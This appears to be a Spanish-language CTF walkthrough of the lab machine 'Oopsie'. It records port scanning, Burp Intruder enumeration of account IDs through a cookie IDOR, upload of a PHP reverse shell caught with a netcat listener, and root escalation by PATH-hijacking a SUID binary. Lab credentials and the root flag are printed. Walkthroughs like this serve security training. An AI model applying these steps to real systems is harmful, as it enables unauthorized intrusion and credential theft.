

Opsite

Enumeration

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.46 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$/ /)
```

```
nmap -sS -A 10.10.10.28

Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-10 11:49 EST
Nmap scan report for 10.10.10.28
Host is up (0.049s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 61:e4:3f:d4:1e:e2:b2:f1:0d:3c:ed:36:28:36:67:c7 (RSA)
|   256 24:1d:a4:17:d4:e3:2a:9c:90:5c:30:58:8f:60:77:8d (ECDSA)
|_  256 78:03:0e:b4:a1:af:e5:c2:f9:8d:29:05:3e:29:c9:f2 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Welcome
```

Corriendo el bupsuite se consulta la página publicada, se logra ver que tiene un portal de autenticación

Services

We provide services to operate manufacturing data such as quotes, customer requests etc. Please login to get access to the service.

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender

Site map Scope Issue definitions

filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses

http://10.10.10.28

/

cdn-cgi

login


scripts

css


js

themes

Host	Method	URL
http://10.10.10.28	GET	/
http://10.10.10.28	GET	/cdn-cgi/login/script.js
http://10.10.10.28	GET	/css/1.css
http://10.10.10.28	GET	/css/font-awesome.min...
http://10.10.10.28	GET	/css/new.css
http://10.10.10.28	GET	/css/reset.min.css
http://10.10.10.28	GET	/js/index.js
http://10.10.10.28	GET	/js/min.js
http://10.10.10.28	GET	/themes/theme.css




Con el usuario admin y la contraseña MEGACORP_4dm1n!!



Se logra el id de la sesión



La cual se envía al intruder, se le da clic en clear para quitar todos los índices y se señala el del account




Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type is:

Attack type: **Sniper**

GET /cdn-cgi/login/admin.php?content=accounts&id=\$1\$ HTTP/1.1
Host: 10.10.10.28
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: user=34322; role=admin
Upgrade-Insecure-Requests: 1

En payload se ponen los números del 1 al 100 que se pueden generar con el script for i in `seq 1 100`; do echo \$i; done




Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used in the payload.

Paste 1
Load ... 2
Remove 3
Clear 4
5
6

Add Enter a new item

Add from list ... [Pro version only]



Redirections

These settings control how Burp handles redirections.

Follow redirections: ☐ Never
☐ On-site only
☐ In-scope only
☒ Always

☒ Process cookies in redirections

Luego en target se lanza el ataque

Request	Payload	Status	Error	Redirec...	Time
30	30	200	<input type="checkbox"/>	0	
0		200	<input type="checkbox"/>	0	
1	1	200	<input type="checkbox"/>	0	
13	13	200	<input type="checkbox"/>	0	
23	23	200	<input type="checkbox"/>	0	
4	4	200	<input type="checkbox"/>	0	
2	2	200	<input type="checkbox"/>	0	
3	3	200	<input type="checkbox"/>	0	
5	5	200	<input type="checkbox"/>	0	
6	6	200	<input type="checkbox"/>	0	
7	7	200	<input type="checkbox"/>	0	

Se logra ver que el request 30 tiene un id de superusuario

```
/><br />
</tr><tr><td>86575</td><td>super admin</td><td>superadmin@megacorp.com</td></tr></table><script
```

Se cambia el id

Request to http://10.10.10.28:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

GET /cdn-cgi/login/admin.php?content=uploads HTTP/1.1
Host: 10.10.10.28
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.28/cdn-cgi/login/admin.php?content=uploads
DNT: 1
Connection: close
Cookie: user=86575; role=admin
Upgrade-Insecure-Requests: 1

Account Branding Clients Uploads Logged in as Admin

Repair Management System

Branding Image Uploads

Brand Name

No file selected.

Se sube el script

usr/share/webshells/php/php-reverse-shell.php

se pone a la escucha el puerto 4444 y se llama en conjunto del burpsuite y el id llamar el archivo subido

```
nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.28] 58958
Linux oopsie 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 x86_64 GNU/Linux
17:54:03 up 1:11, 1 user, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
root      tty1     -               17:53    8.00s  0.04s  0.03s  -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

En la localización /var/www/html/cdn_cgi/login existe un archivo db.php el cual contiene una cadena de conexión

```
<?php
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
?>
```

Se realiza autenticación por ssh con el usuario encontrado, se revisa el archivo bugtracker

```
robert@oopsie:~$ /usr/bin/bugtracker

-----
: EV Bug Tracker :
-----

Provide Bug ID:

1
-----

Binary package hint: ev-engine-lib
Version: 3.3.3-1
```

Se agregan unas variables de entorno global

```
robert@oopsie:~$ cd /tmp
robert@oopsie:/tmp$ echo "/bin/sh" > cat
robert@oopsie:/tmp$ chmod 777 cat
robert@oopsie:/tmp$ export PATH=/tmp:$PATH
robert@oopsie:/tmp$ /usr/bin/bugtracker

-----
: EV Bug Tracker :
-----

Provide Bug ID: 1
-----

# pwd
/tmp

# head filezilla.xml
<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
<FileZilla3>
  <RecentServers>
    <Server>
      <Host>10.10.10.44</Host>
      <Port>21</Port>
      <Protocol>0</Protocol>
      <Type>0</Type>
      <User>ftpuser</User>
      <Pass>mc@F1l3Zill4</Pass>
    </Server>
  </RecentServers>
</FileZilla3>

# ls
filezilla.xml
# cd ..
# ls
filezilla
# cd ..
# ls
reports root.txt
# head root.txt
f13b0bee69f8a877c3faf667f7beacf
#
```